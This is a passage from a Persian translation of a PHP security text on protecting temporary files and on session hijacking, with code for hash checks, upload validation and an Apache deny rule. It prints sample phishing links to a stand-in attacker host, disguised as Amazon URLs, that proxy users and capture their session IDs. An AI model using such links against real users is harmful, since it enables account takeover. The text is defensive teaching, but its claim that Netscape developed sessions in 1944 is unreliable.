ما قبلا ضرورت اطمینان از اینکه هر کدام از فایل‌های موقتی تازه تولیدشده توسط همه قابل مشاهده نباشد را مورد بحث قرار دادیم. این نکته به دایرکتوری‌هایی نیز تعمیم می‌یابد که این فایل‌ها در آنجا ذخیره می‌شوند. جهت کمینه نمودن امکان اینکه تعداد زیادی فایل‌های موقتی، اجرا شده و یا هایجک شوند، شما باید مطمئن شوید که این دایرکتوری‌ها نیز دارای مجوزهای محدودشده هستند، معمولا ۷۰۰ (یا rwx------)، همان‌طور که در فصل چهارم بیان کردیم. این امر اجازه‌ی تولید فایل‌ها در این دایرکتوری‌ها را توسط کاربرانی می‌دهد که دارای مجوز هستند ولی در غیر این صورت، سایر کاربران را در تاریکی نگه می‌دارد.

مجوزها می‌توانند با تغییر فایل تنظیماتی آپاچی، apache.conf، بیشتر محدود شوند، که بخشی به مانند کد زیر (البته با استفاده از مسیری که مناسب برنامه‌ی خود شما باشد) مورد استفاده قرار می‌گیرد:

```
<Directory /var/www/myapp/tmp>
    <FilesMatch "\.ph(p(3|4)?|tml)$">
      order deny,allow
      deny from all
    </FilesMatch>
  </Directory>
```

این دستورالعمل مانع ارائه شدن فایل‌های مشخص‌شده در این فولدر توسط آپاچی، خواهد شد. البته شما به این امر، تنها زمانی نیاز دارید که به دلیلی در حال ایجاد فایل‌های موقتی درون وب‌روت باشید. ما پیشنهاد می‌دهیم که تمامی فایل‌های پشتیبانی برنامه‌ی خود، شامل تنظیمات، کتابخانه‌ها و البته فایل‌های موقتی را در خارج از دایرکتوری webroot آپاچی، ذخیره کنید.

۹,۳,۳ تنها در فایل‌های شناخته شده بنویسید

از آنجا که اسکریپت‌های شما همان اسکریپت‌هایی هستند که فایل‌های موقتی را ایجاد کرده و در آن‌ها می‌نویسند، شما در همه حال باید بدانید که کدام فایل‌ها وجود دارند و چه چیزی در آن‌ها قرار دارد. ایجاد فایل‌هایی با نام‌های سخت (همان‌طور که قبلا بحث کردیم) این فایل‌ها را تا حدی ایمن‌تر می‌کند به این صورت که مانع یک مهاجم جهت هایجک کردن یک فایل با جایگزینی کامل آن و یا افزودن چیزی به آن می‌شود، هرچند که این امر همچنان امکان‌پذیر است. بنابراین شما باید به دقت بررسی کنید که محتوای موجود یک فایل موقتی همان چیزی است که انتظار دارید.

اولین باری که در یک فایل می‌نویسید، باید خالی باشد، چرا که شما آن را با حالت 'w+' باز کردید. قبل از اینکه جهت اولین بار چیزی در آن بنویسید، شما می‌توانید خالی بودن آن را به این صورت بررسی کنید:

```
<?php
if ( filesize( $tempFilename ) === 0 ) {
  // write to the file
} else {
  exit ( "$tempFilename is not empty.\nStart over again.");
}
?>
```

اگر فایل خالی نباشد، آنگاه یا مشکلی در ایجاد آن به وجود آمده است و یا بین زمانی که شما آن را ایجاد کرده‌اید و زمانی که آماده‌ی نوشتن در آن شده‌اید، هایجک شده است. در هر صورت، شما باید کار خود را ادامه ندهید. البته، کاملا معمول است که یک مجموعه از نگارش‌های متوالی طی دوره‌ای از زمان رخ دهند و در هر مورد، داده‌های بیشتری را به فایل اضافه کنند. ولی آیا این فایل در همین لحظه جهت نگارش، ایمن است؟ کد زیر جهت پاسخ به این سوال است.

```
<?php
// write something to the file; then hash it
$hashnow = sha1_file( $tempFilename );
$_SESSION['hashnow'] = $hashnow;

// later, get ready to write again
$hashnow = sha1_file( $tempFilename );
if ( $hashnow === $_SESSION['hashnow'] ) {
  // write to the file again
  // get and save a new hash
  $hashnow = sha1_file( $tempFilename );
  $_SESSION['hashnow'] = $hashnow;
} else {
  exit ( "Temporary file contains unexpected contents.\nStart over again.");
}
?>
```

این امر ممکن است یک فرآیند پیچیده و به هم ریخته به نظر برسد آن هم تنها جهت نوشتن چیزی در یک فایل موقتی. ولی شما تنها یک بار لازم است به دام یک هایجکر بیفتید تا دریابید که این نوع توجه تا چه حدی دارای اهمیت می‌باشد.

۹,۳,۴ تنها از فایل‌های شناخته شده بخوانید

همین نوع مراقبت در هر باری که شما داده‌ها را از فایل‌های موقتی می‌خوانید، مورد نیاز است. اگر یک هایجکر داده‌های خود را به جای داده‌های شما قرار داده باشد و شما آن داده‌ها را بدون سوال جهت ذخیره کردن در پایگاه‌داده‌ی خود بپذیرید، آنگاه شما قاعده‌ی اصلی هر برنامه‌نویس را نقض کرده‌اید: داده‌های کاربران خود را به هر قیمتی محافظت کنید.

روش آشکار جهت تایید اعتبار داده‌ها قبل از استفاده از آن‌ها، استفاده از همان کدی است که شما زمانی که بر روی فایل می‌نوشتید، تهیه کردید.

هنگامی که می‌خواهید داده‌ها را بازیابی کنید، یک مجموع مقابله‌ای دیگر را ایجاد می‌کنید و این دو را با هم مقایسه می‌کنید (درست به مانند کاری که هنگام نوشتن انجام دادید). یک عدم تطابق نشان می‌دهد که داده‌ها چیزی نیستند که شما انتظار داشتید و به شما هشدار می‌دهد که یا پردازش را متوقف کنید و یا دوباره شروع کنید و یا حداقل از این داده‌ها جهت هدف پیش‌بینی شده، استفاده نکنید.

یک روش دیگر جهت حفاظت از خود در برابر داده‌های هایجک شده، این است که داده‌ها را در هنگام نوشتن، امضا کنید. اگر شما OpenSSL را نصب‌کرده باشید و یک گواهی معتبر داشته باشید، می‌توانید روتینی را ایجاد کنید که داده‌ها را نوشته و گواهی شما را به داده‌ها هنگام نوشتن بر روی فایل موقتی، اضافه می‌کند. هنگامی که آماده‌ی استفاده‌ی دوباره از آن داده‌ها هستید، گواهی را از آن استخراج می‌کنید و آن را با گواهی اصلی مقایسه می‌کنید. در اینجا نیز، یک عدم تطابق نشان دهنده‌ی داده‌های مخربی می‌باشد که نباید استفاده شوند. اگر یک گواهی ندارید، می‌توانید همین‌کار را با افزودن یک نکته‌ی تصادفی که ایجاد کرده و مستقل از فایل ذخیره می‌کنید، انجام دهید.

۹,۳,۵ بررسی فایل‌های آپلود شده

در این حالت، تابع ()is_uploaded_file در PHP می‌تواند قسمت اعظم کار را جهت شما انجام دهد. این تابع نیازمند نام فایل در حافظه‌ی موقتی بر روی سرور (نه نام فایل بر روی دستگاه مشتری) به عنوان پارامتر خود می‌باشد. بنابراین، این پارامتر مقدار فراعمومی $_FILES['userfile']['tmp_name'] خواهد بود. در اینجا، اولین عنصر آرایه‌ی $_FILES (معمولا 'userfile') هر چیزی است که در فیلد نام گزاره‌ی ورودی فایل در فرم ارسال، مشخص شده است که در این حالت چیزی شبیه به < input type="file" name="userfile" /> می‌باشد. دومین پارامتر رشته‌ی واقعی 'tmp_name' می‌باشد که

مقدار آن برابر با هر نامی خواهد بود که PHP به فایل ارسالی در مکان موقتی خود داده است؛ اینکه این نام دقیقا چیست، دارای اهمیت نمی‌باشد. بنابراین، این مقدار به فایل ذخیره شده‌ی موقتی اشاره می‌کند و به تابع اجازه می‌دهد که این امر را بررسی کند که آیا این همان فایلی است که از طریق روش POST ارسال شده یا خیر.

اگر تفاوتی مشاهد نشود تابع مقدار TRUE را باز می‌گرداند اگر مقدار FALSE را بازگرداند، شما نباید ضرورتا فرض کنید که این فایل موقتی، هایجک شده است. هرچند این امر امکان پذیر است ولی احتمالات دیگری نیز وجود دارند، که می‌توانند با متغیر $_FILES['userfile']['error'] مشخص شوند: این فایل ممکن است بیش از حد بزرگ بوده باشد و یا ممکن است تنها بخشی از آن ارسال شده باشد و یا ممکن است اصلا وجود نداشته باشد.

بنابراین، به‌طور خلاصه، تست جهت تایید اعتبار یک فایل ارسال شده تنها بررسی آن با تابع is_uploaded_file() می‌باشد، به این صورت:

```
<?php
if ( is_uploaded_file( $_FILES['userfile']['tmp_name'] ) ) {
  echo 'The file in temporary storage is the one that was uploaded.';
} else {
  echo 'There is some problem with the file in temporary storage!';
}
?>
```

۹،۴ تست حفاظت[۵۹] در برابر هایجک

همان‌طور که در فصل‌های قبلی بیان نمودیم، یک بخش مهم از ایمن نگه‌داشتن اسکریپت‌های خود عبارت از تست کردن آن‌ها جهت حفاظت در برابر نقص‌های ممکن هست. در اینجا ما یک نمونه از چنین تستی را ارائه می‌کنیم که در این حالت بررسی می‌کند که آیا روش درهم‌سازی نمودن (که قبلا پیشنهاد دادیم) واقعا کار می‌کند یا خیر.

[۵۹] Protection

```
<?php

// create a temporary file
$tempname = '/tmp/mytestfile';
$tempfile = fopen( $tempname, 'w+' );
fwrite( $tempfile, 'hello\n' );
fclose( $tempfile );

// attempt to protect from hijacking by hashing the file contents
$hash = sha1_file( $tempname );

 ////////////////////////////
 // attempt to hijack the file
 ////////////////////////////
 // depending on what you want to test for, you might have another script
 // or some command line utility or ftp/scp do this.
 file_put_contents( $tempname, 'and goodbye' );
 sleep( 2 );

 // test whether the protection has been sufficient
 $newhash = sha1_file( $tempname );
 if ( $hash === $newhash ) {
   exit( "Protection failed:\n
     We did not recognize that the temporary file has been changed." );
 }
 else {
   exit( "Protection succeeded:\n
     We recognized that the temporary file has been changed." );
 }

 ?>
```

۹،۵ خلاصه

در فصل نهم، بحث خود در خصوص نقص‌های اسکریپت را با تمرکز بر محافظت از فایل‌های موقتی ادامه دادیم. با بحثی در خصوص اهمیت فایل‌های موقتی از قبیل مکان‌های آن‌ها، عملکرد آن‌ها و ریسک‌های همراه آن‌ها هم جهت آشکار نمودن داده‌های خصوصی شما و هم جهت ارائه‌ی فرصتی به یک مهاجم جهت هایجک کردن فایل شما و جایگزینی آن با فایل خود، کار را آغاز کردیم.

بعد از ارائه‌ی مثالی از یک اکسپلویت، ما به بحث پیرامون روش‌های مختلف ممانعت از چنین سوء استفاده‌ای پرداختیم: ایمن نمودن ارتباطات شبکه، ایجاد نام فایل‌های غیر قابل حدس زدن، محدود نمودن مجوزها و نوشتن در و خواندن از فایل‌های شناخته شده.

در نهایت، ما مدلی را جهت یک تست از حفاظت شما در برابر تلاش‌ها جهت هایجک کردن فایل‌های موقتی ارائه نمودیم. در فصل دهم، ما به آخرین مرحله در بررسی خود از روش‌های ایمن نگه‌داشتن اسکریپت‌های برنامه‌ی خود تا بالاترین حد ممکن خواهیم رسید؛ در آنجا ما در خصوص ایمن نمودن اسکریپت‌ها به منظور ممانعت از هایجک کردن جلسه، خواهیم پرداخت.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

۱۰ فصل دهم: جلوگیری از هایجک جلسه

در فصل دهم، ما به آخرین فصل در بحث خود در ایمن نگه‌داشتن اسکریپت‌های PHP می‌پردازیم؛ در اینجا آخرین تهدید جهت امنیت داده‌های کاربران یعنی هایجک کردن جلسه را بررسی می‌کنیم.

مفهوم جلسات پایدار در ابتدا توسط نت‌اسکیپ در ۱۹۴۴ به عنوان بخشی از تلاش جهت ایمن‌تر نمودن ارتباطات اینترنت، توسعه یافت. این تلاش منجر به ایجاد پروتکل لایه‌ی سوکت ایمن (SSL) شد. با این حال، در این فصل، توجه ما به ابعاد امنیتی SSL نیست بلکه به مفهوم جلسات پایدار و این مسئله که این موارد چه نقص‌های بالقوه‌ای در برابر سوء استفاده دارند، می‌باشد.

۱۰،۱ جلسات[۶۰] پایدار چگونه کار می‌کنند

ارتباطات HTTP در ابتدا بدون حالت فرض می‌شدند؛ یعنی، یک ارتباط بین دو مقوله تنها جهت مدت زمان کوتاهی وجود داشت که جهت ارسال یک درخواست به سرور و پاسخ ارسال شده به مشتری، مورد نیاز بود. هنگامی که این ارسال کامل می‌شد، دو مقوله دیگر اطلاعی از هم نداشتند به مانند زمانی قبل از ایجاد ارتباط.

مشکل این سیستم این است که در حالی که وب جهت مبادلات (از قبیل خریدها) فراتر از چیزی که در ابتدا جهت آن طراحی شده بود، مورد استفاده قرار گرفت. این ارتباطات شروع به ارتباط مفهومی نمودند: شما وارد یک سایت خرید می‌شدید، اطلاعات در مورد محصولات را دریافت می‌کردید، محصولات را انتخاب می‌کردید و غیره. ماهیت چنین وظیفه‌ای وابسته به یک حالت قبلی، شده است.

جلسات به عنوان روشی جهت حل این انقطاع، ایجاد شدند. یک جلسه عبارت است از یک بسته‌ی اطلاعاتی مرتبط با یک تراکنش جاری. این بسته معمولا بر روی سرور به عنوان یک فایل موقتی ذخیره می‌شود و دارای یک ID می‌باشد که معمولا شامل یک شماره‌ی تصادفی به علاوه‌ی زمان و تاریخ آغاز جلسه می‌باشد. این ID جلسه، با اولین پاسخ جهت مشتری ارسال می‌شود و سپس با هر درخواست بعدی جهت سرور ارائه می‌گردد. این امر به سرور اجازه می‌دهد تا به داده‌های ذخیره شده‌ی مناسب آن جلسه

---

[۶۰] Session

دسترسی داشته باشد. این امر به نوبه‌ی خود به هر تراکنش اجازه می‌دهد تا دارای ارتباط منطقی با تراکنش‌های قبلی باشد.

۱۰,۱,۱ جلسات PHP

PHP شامل پشتیبانی داخلی جهت مدیریت جلسه می‌باشد (برای اطلاعات بیشتر http://php.net/ref.session). تابع ()session_start جلسه را آغاز می‌کند و ID جلسه را تولید کرده و آن را در ثابت PHPSESSID ذخیره می‌کند. همچنین آرایه‌ی عمومی $_SESSION را آغاز می‌کند که می‌توانید در آن هر اطلاعاتی را که دوست داشتید، ذخیره کنید. همان‌طور که قبلا گفتیم، این اطلاعات بر روی سرور و در یک فایل موقتی دارای نام ID جلسه، نگاشته می‌شود. این فایل قابل دسترسی است تا زمانی که برنامه‌ی شما، ID جلسه را بداند. دو روش مکمل جهت حفظ ID جلسه (و بنابراین دسترسی به اطلاعات جلسه) در بین تراکنش‌ها وجود دارد.

- اگر کوکی‌ها[۶۱] بر روی مشتری فعال شده باشند، آنگاه یک کوکی با فرمت name=value در آنجا نوشته می‌شود که در آن، name برابر است با PHPSESSID و value برابر است با مقدار این مقدار ثابت که ID واقعی جلسه می‌باشد.
- اگر کوکی‌ها فعال نباشند، آنگاه PHP را می‌توان تنظیم نمود تا به صورت خودکار یک متغیر $_GET را که حاوی رشته‌ی name=value می‌باشد را به انتهای هر URI قرار گرفته درون پاسخ، اضافه کند. این ویژگی را ID شفاف جلسه، می‌نامند.

اگر یک اسکریپت که بعد از آن، فراخوانی می‌شود شامل دستور ()session_start باشد، در ابتدا بررسی می‌کند که آیا یک متغیر $_COOKIE با مقدار PHPSESSID وجود دارد یا خیر. اگر نتواند ID جلسه را به این روش بیابد و IDهای جلسه‌ی شفاف، فعال باشند، بررسی می‌کند که آیا URI که از طریق آن فراخوانی شده است شامل یک متغیر $_GET PHPSESSID می‌باشد یا خیر. اگر یک ID جلسه به‌دسته آید، جهت دسترسی به هر نوع اطلاعات ذخیره شده بر روی سرور مورد استفاده قرار می‌گیرد و سپس جهت

[۶۱] Cookies

لود نمودن آن در آرایه‌ی فراعمومی $_SESSION استفاده می‌شود. اگر ID جلسه‌ای یافت نشود، یک ID جدید ایجاد شده و یک آرایه‌ی $_SESSION جدید جهت آن ایجاد می‌شود.

این فرآیند جهت اسکریپت بعدی نیز تکرار می‌شود، که همان‌طور که گفتیم یا از متغیر $_COOKIE استفاده می‌کند و یا به صورت اختیاری از یک متغیر $_GET ، ID جلسه را ردیابی کند و اطلاعات جلسه را در متغیر $_SESSION ذخیره می‌کند که در آنجا می‌تواند توسط اسکریپت مورد استفاده قرار گیرد.

کوکی‌های ID جلسه (برخلاف سایر متغیرهای کوکی) تنها در حافظه‌ی مرورگر ذخیره می‌شوند و بر روی دیسک نوشته نمی‌شوند. این بدان معنا است که هنگامی که مرورگر بسته می‌شود، جلسه نیز اصولا نامعتبر می‌شود. ID واقعی جلسه ممکن است همچنان معتبر باشد اگر بتوان آن را بازیابی نمود. پارامتر session.cookie_lifetime را می‌توان در php.ini تنظیم نمود تا اجازه‌ی تعداد ثانیه‌ی اعتبار را جهت مقادیر ID جلسه بدهد.

۱۰,۱,۲ یک جلسه‌ی نمونه


ما فرآیند ایجاد و استفاده از یک جلسه را با کد زیر نشان می‌دهیم

```
<?php

session_start();
$test = 'hello ';
$_SESSION['testing'] = 'and hello again';
echo 'This is session ' . session_id() . '<br />';
?>
<br />
<a href="sessionDemo2.php">go to the next script</a>
```

این اسکریپت کوتاه و ساده از تابع session_start() در PHP جهت آغاز یک جلسه استفاده می‌کند. در ادامه شما یک مقدار را در متغیر $test و مقداری دیگر را در آرایه‌ی فراعمومی $_SESSION ذخیره می‌کنید؛ هدف شما در اینجا این است که بررسی کنید که آیا این مقادیر می‌توانند طی یک جلسه پایدار بمانند یا خیر.

با استفاده از تابع session_id()، شما ID جلسه را جهت اهداف اطلاعاتی نمایش می‌دهید. در نهایت ما یک لینک به یک اسکریپت دیگر را ارائه می‌کنیم. این اسکریپت، خروجی نشان داده شده در تصویر ۱۰-۱ را ارائه می‌دهد.

تصویر ۱۰-۱: خروجی ناشی از sessionDemo1.php




چیزی که در این خروجی نشان داده نشده است، چیزی است که در پشت صحنه رخ می‌دهد. PHP مقدار ID جلسه‌ی نشان داده شده در این خروجی را ایجاد نمود، یک فایل موقتی (با نام sess_115e0d2357bff343819521ccbce14c8b) را ایجاد نمود و آن را در آرایه‌ی فراعمومی $SESSION_ با مقادیر مشخص شده، ذخیره نمود. چیزی که در نام این کلید ذخیره می‌شود، یک جدا کننده‌ی عمودی | ، نوع و طول مقدار، خود مقدار و یک نقطه ویرگول جهت جدا نمودن جفت کلید-مقدار از جفت بعدی می‌باشد. در این حالت، فایل، تنها شامل همین یک جفت کلید-مقدار می‌باشد:

```
testing|s:15:"and hello again";
```

در نهایت، PHP خروجی اسکریپت را ایجاد نمود و آن را جهت مرورگر کاربر پس فرستاد که همراه با یک کوکی می‌باشد که شامل مقدار ثابت PHPSESSID تنظیم‌شده با مقدار ID جلسه، می‌باشد. محتوای این کوکی (همان‌طور که قبلا گفتیم تنها در حافظه‌ی مرورگر ذخیره شده‌است و در اینجا در مرورگر فایرفاکس مشاهده شده است) در تصویر ۱۰-۲ نشان داده شده است.

تصویر ۱۰-۲: کوکی ذخیره شده بر روی رایانهی کاربر توسط sessionDemo1.php




در ادامه اسکریپتی را ایجاد می‌کنیم که به آن لینک می‌دهیم تا توانایی مکانیسم جلسه‌ی PHP را جهت حفظ مقادیر در بین دو اسکریپت نشان دهیم.

```
<?php
session_start();
?>
This is still session <?= session_id() ?><br />
The value of $test is "<?= $test ?>."<br />
The value of $_SESSION['testing'] is "<?= $_SESSION['testing'] ?>."
```

در اینجا نیز، این اسکریپت بسیار ساده است. شما یک جلسه را آغاز می‌کنید و سپس تعدادی متغیر را نمایش می‌دهید (بدون تنظیم کردن آن‌ها) تا ببینید که آیا وجود دارند یا خیر. خروجی این اسکریپت در تصویر ۱۰-۳ نشان داده شده است.

تصویر ۱۰-۳: خروجی از sessionDemo2.php



همان‌طور که ممکن است انتظار رود، متغیر test$ دارای هیچ مقداری نیست؛ این متغیر در کد قبلی تنظیم شده بود ولی زمانی که اسکریپت پایان یافت، ناپدید شد. ولی همان ID جلسه حفظ شده است و $_SESSION فراعمومی شامل مقدار مورد انتظار می‌باشد که از جلسه‌ی اولیه به جا مانده است.

در اینجا نیز، مکانیسم جلسه‌ی PHP پشت صحنه در حال کار است. هنگامی که شما بر روی لینک، کلیک کردید تا sessionDemo2.php را از سرور درخواست کنید، PHP مقدار ثابت PHPSESSID را از روی کوکی خواند و آن را به همراه درخواست، ارسال نمود. هنگامی که سرور این درخواست را دریافت نمود، از مقدار PHPSESSID جهت جستجو به دنبال فایل موقتی استفاده نمود که شامل آرایه‌ی عمومی $_SESSION می‌باشد و از این مقادیر جهت تولید خروجی نشان داده شده در بالا استفاده کرد. (اگر شما کوکی اولیه‌ی حاوی مقدار PHPSESSID را نپذیرفته باشید، PHP مقدار آن را به عنوان یک متغیر $_GET به URI فراخوان کننده‌ی اسکریپت دوم، اضافه می‌کرد).

بنابراین، با استفاده از مکانیسم جلسه، sessionDemo2.php می‌داند که چه اتفاقی در sessionDemo1.php رخ داده است و یا بخشی از اتفاقاتی که افتاده است و ما می‌خواهیم در مورد آن‌ها بدانیم. بدون داشتن چنین مکانیسمی جهت حفظ حالت، هیچ‌کدام از فعالیت‌های تجاری (و تنها تعدادی از فعالیت‌های غیر تجاری) که بر روی اینترنت به صورت روزمره رخ می‌دهند، امکان پذیر نبودند.

۱۰،۲ سوء استفاده از جلسات

به همراه قدرت جلسات، یک تهدید تقریبا همان اندازه قدرتمند جهت سوء استفاده نیز وجود دارد. دو روش کلی وجود دارند که می‌توان جلسات را از طریق آن‌ها مورد سوء استفاده قرار داد. ما در ابتدا هایجک کردن جلسه و سپس تثبیت جلسه را مورد بررسی قرار می‌دهیم.

۱۰،۲،۱ هایجک کردن جلسه

به این دلیل که پیام‌های ارسال شده طی یک جلسه اصولا شامل یک کلید هستند که دسترسی به اطلاعات ذخیره شده در خصوص یک کاربر را فراهم می‌کند (به مانند وضعیت تایید صلاحیت و حتی شماره‌ی کارت اعتباری)، هر کسی که پیام‌ها را ببیند می‌تواند از این کلید جهت جا زدن خود به عنوان کاربر مشروع استفاده کرده و اصولا هویت کاربر را هایجک کند. با چنین قدرتی، یک مهاجم هر کاری را که یک کاربر مشروع می‌تواند انجام دهد، خواهد توانست به انجام برساند.

۱۰،۲،۱،۱ استراق سمع شبکه

شاید واضح‌ترین مورد و مطمئنا ساده‌ترین روش جهت یک مهاجم جهت دیدن یک پیام حاوی یک ID جلسه، عبارت از نگاه کردن به ترافیک شبکه هست. هرچند که مقدار چنین ترافیکی به احتمال زیاد بیش از حد بزرگ است که بتوان آن را به دقت وارسی نمود، فیلتر نمودن جهت رشته‌های موجودی از قبیل "login" یا "PHPSESSID" احتمالا میزان ترافیک را به اندازه‌ای قابل مدیریت، کاهش خواهد داد.

۱۰،۲،۱،۲ آشکارسازی غیر عمدی

ویژگی ID جلسه‌ی شفاف PHP، که ID جلسه‌ی جاری را به تمامی URIهای مربوطه در پاسخ، می‌افزاید (برای مرورگرهایی که کوکی‌های آن‌ها فعال نیست)، چنین مشاهده‌ی بسته‌ها را اندکی ساده‌تر می‌کند. این امر کلید اطلاعات کاربر را دقیقا در جلوی دید می‌گذارد و بنابراین به هر کسی با دسترسی به لاگ‌های[۶۲] درخواست یا ارجاع سرور شما اجازه می‌دهد تا جلسات را هایجک کند. به صورت کلی، این دسترسی

[۶۲] Logs

محدود به مدیران می‌باشد. ولی بسیاری از سایت‌ها صفحات تحلیل وبلاگ خود را منتشر می‌کنند که ممکن است IDهای جلساتی را که با استفاده از متغیرهای $GET_ ارسال می‌شوند، فاش کند.

ولی چنین استراق‌سمعی همواره ضروری نیست، چرا که در واقع، معمول‌ترین نوع هایجک کردن بیشتر به این امر بستگی دارد که کاربر به صورت غیرعمدی ID جلسه‌ی خود را فاش کند. و می‌تواند این کار را با ایمیل کردن، پست کردن و یا اشتراک گذاری یک لینک انجام دهد که شامل چنین اطلاعاتی است. جهت مثال شخصی ممکن است وارد یک سایت شود تا یک کتاب بخرد، کتابی را که دوست دارد پیدا کند و یک لینک به این کتاب را جهت دوستان خود ایمیل کرده و یا به صورت پیام بفرستد (که چیزی شبیه به خواهد بود). هر کسی که بر روی این لینک کلیک کند تا این کتاب را ببیند، جلسه‌ی وی را تحت کنترل خواهد داشت (اگر همچنان برقرار باشد).

IDهای شفاف جلسات توسط دستورالعمل session.use_trans_sid در php.ini کنترل می‌شوند که به صورت پیش‌فرض خاموش است. به این دلیل که خطر افشای غیر عمدی اطلاعات جلسه با IDهای شفاف، بالا می‌باشد، ما پیشنهاد می‌دهیم که شما آن را خاموش بگذارید مگر اینکه واقعا نیازمند کار با مرورگرهایی باشید که کوکی‌های آن‌ها غیر فعال است. مطمئن شوید که به کاربران خود در خصوص خطرات به اشتراک گذاری URIهای با IDهای فعال جلسه در آن‌ها، آموزش دهید.

شما می‌توانید یک سطح بالاتر از حفاظت را جهت اسکریپت‌های خود با تنظیم دستورالعمل session.use_only_cookies بر روی ۱ ارائه دهید. این امر مانع PHP جهت پذیرش یک ID جلسه از متغیرهای $GET_ می‌شود.

۱۰,۲,۱,۳ فوروارد کردن[۶۳]، پراکسی‌ها و فیشینگ

همه‌ی انواع هایجک کردن، شامل گول زدن مرورگر کاربر جهت اتصال به یک سروری متفاوت از سروری می‌باشد که فکر می‌کند در حال اتصال با آن است. جهت مثال، یک پیام ایمیل ممکن است یک تخفیف ویژه‌ی ۵۰ درصدی (البته تنها جهت تعداد خاصی از کاربران) بر روی هر چیزی در amazon.com با یک

[۶۳] Redirect

لینک به آن سایت را ارائه دهد- به غیر از اینکه این لینک در واقع به سرور خود مهاجم است، چیزی شبیه به این:

```
<a href="http://reallybadguys.com/gotcha.php">
  Click here for a 50% discount at Amazon.com!</a>
```

هنگامی که کاربر درخواست یک ارتباط می‌نماید، مهاجم درخواست را جهت سرور مشروع ارسال می‌کند و سپس به عنوان یک پراکسی جهت کل تبادل عمل می‌کند و اطلاعات جلسه را که بین سایت مشروع و کاربر در حال تبادل هستند، ارائه می‌آورد.

لینک بالا بسیاری از کاربران را گول نخواهد زد (امیدواریم). به هر حال، URI نمایش داده شده در نوار وضعیت مرورگر به وضوح نشان می‌دهد که این لینک متعلق به Amazon.com نیست. از سوی دیگر، بسیاری از مهاجمین یاد گرفته‌اند که یک URI طولانی می‌تواند جهت گول زدن کاربران ناآگاه مورد استفاده قرار گیرد. لینکی به این شکل را در نظر بگیرید:

```
<a href="http://www.amazon.com.exec.obidos.tg.detail.➥
  1590595084.reallybadguys.com/gotcha.php>
  Click here for a 50% discount at Amazon.com!</a>
```

در حالی‌که چیزی نیست که یک کاربر آگاه اینترنتی بتواند به آن اعتماد کند، یک URI به این صورت به اندازه‌ی کافی گیج کننده هست که جهت گول زدن یک کاربر ساده یا بی‌تجربه به کار رود.

مهاجم می‌تواند حتی این حقه را پیچیده‌تر نیز بکند به این صورت که بعضی از داده‌های موجود در URI را به عنوان ٪F۲ رمزگذاری نماید، به این صورت:

```
<a href="http://www.amazon.com%2Fexec%2Fobidos.tg.detail.➥
  1590595084.reallybadguys.com/gotcha.php>
  Click here for a 50% discount at Amazon.com!</a>
```

در این حالت، ٪F۲ در پنجره‌ی وضعیت مرورگر به عنوان ممیز نشان داده خواهد شد هنگامی که کاربر بر روی لینک می‌رود، که این احتمال را افزایش می‌دهد که آن را به عنوان یک آدرس قانونی بپذیرد.

